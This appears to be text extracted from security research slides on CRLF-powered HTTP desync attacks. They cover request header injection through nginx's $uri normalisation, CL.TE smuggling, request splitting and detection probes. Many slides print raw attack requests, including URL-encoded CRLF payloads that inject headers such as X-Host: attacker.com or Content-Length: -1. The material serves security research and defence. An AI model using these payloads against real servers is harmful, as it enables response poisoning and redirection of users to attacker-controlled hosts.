


CRLF-Powered Desync Attacks

Beheading HTTP Streams

Tom Stacey & Tobia Righi

@t0xodile / @m4st3rsp11nt3r

```
GET / HTTP/1.1  
Host: victim.com
```



```
GET / HTTP/1.1  
Host: victim.com
```


The Request Header Injection Impact Gap

```
GET / HTTP/1.1
Host: example.com
X-Host: attacker.com
X:
HTTP/1.1 301 Moved Permanently
Location: https://attacker.com
```

The Request Header Injection Impact Gap

GET /%20HTTP/1.1%0d%0aX-Host:%20attacker.com%0d%0aX:%20x HTTP/1.1
Host: example.com

HTTP/1.1 301 Moved Permanently
Location: <https://attacker.com>



Research Origins



Antoine Roly @aroly.bsky.social · 11mo

Request splitting is actually not that uncommon. I found it a couple of times but the exploitation is sometimes tricky.



Antoine Roly @aroly.bsky.social · 17 Jan 25

I recently found a cool HTTP request splitting bug. I find it interesting so I wanted to share it.



The Research Gap



Making HTTP header injection critical
via response queue poisoning

James Kettle - 2022



Creating a desync using header injection

Only 1 vulnerable application mentioned



HTTP Request Splitting Vulnerabilities
Exploitation

Sergey Bobrov - 2023



Many many vulnerable applications

Desyncs mentioned, but not used



Outline

- HTTP Request Splitting
- CRLF-Powered CLTE Desyncs
- Browser-Powered CRLF Desyncs
- Response Header Injection
- Defence
- Further Research
- Key Takeaways



HTTP/1.1's Fatal Flaw

```
GET / HTTP/1.1
Host: example.com
Transfer-Encoding: chunked
Content-Length: 35
```

0

```
GET /robots.txt HTTP/1.1
X: x
```

```
GET / HTTP/1.1
Host: example.com
```


HTTP/1.1 200 OK

HTTP/1.1 200 OK

Disallow: /



HTTP/1.1's Fatal Flaw



HTTP Request Header Injection

  **proxy_pass** sends request to backend

```
# nginx.conf
location / {
    proxy_pass http://backend$uri;
}
```

  **\$uri**; executes Nginx's **normalize** function

GET /test/../a/. → GET /a

GET /test/// → GET /test/



GET /test%2f → GET /test/

GET /test%0d%0a → GET /test<?><?>




HTTP Request Header Injection

```
GET /%20HTTP/1.1%0d%0aContent-Length:%20-1%0d%0aX:%20x HTTP/1.1
```





```
GET / HTTP/1.1
Content-Length: -1
X: x HTTP/1.1
Host: example.com
```




400 Bad Request

HTTP Request Header Injection

```
GET /%20HTTP/1.1%0d%0aContent-Length:%20-1%0d%0aX:%20x HTTP/1.1
```



```
GET / HTTP/1.1
Content-Length: -1
X: x HTTP/1.1
Host: example.com
```



400 Bad Request



```
GET /<@urlencode_all> HTTP/1.1
Content-Length: -1
X: x</@urlencode_all> HTTP/1.1
Host: example.com
```

```
GET /§ HTTP/1.1
Content-Length: -1
X: x§ HTTP/1.1
Host: example.com
```



Detecting Request Header Injection

```
GET /§ HTTP/13.37
Foo: bar§ HTTP/1.1
```

HTTP/1.1 505 Version Not Supported

```
GET /§ HTTP/1.1
Transfer-Encoding: x
Foo: bar§ HTTP/1.1
```

HTTP/1.1 501 Not Implemented






HTTP Request Splitting

HTTP Request Splitting

```
GET /§ HTTP/1.1
Host: example.com
Connection: keep-alive
```



```
TRACE / HTTP/1.1
X: x§ HTTP/1.1
Host: example.com
```

HTTP/1.1 200 OK

HTTP/1.1 200 OK

HTTP/1.1 200 OK

HTTP/1.1 200 OK

HTTP/1.1 405 ...

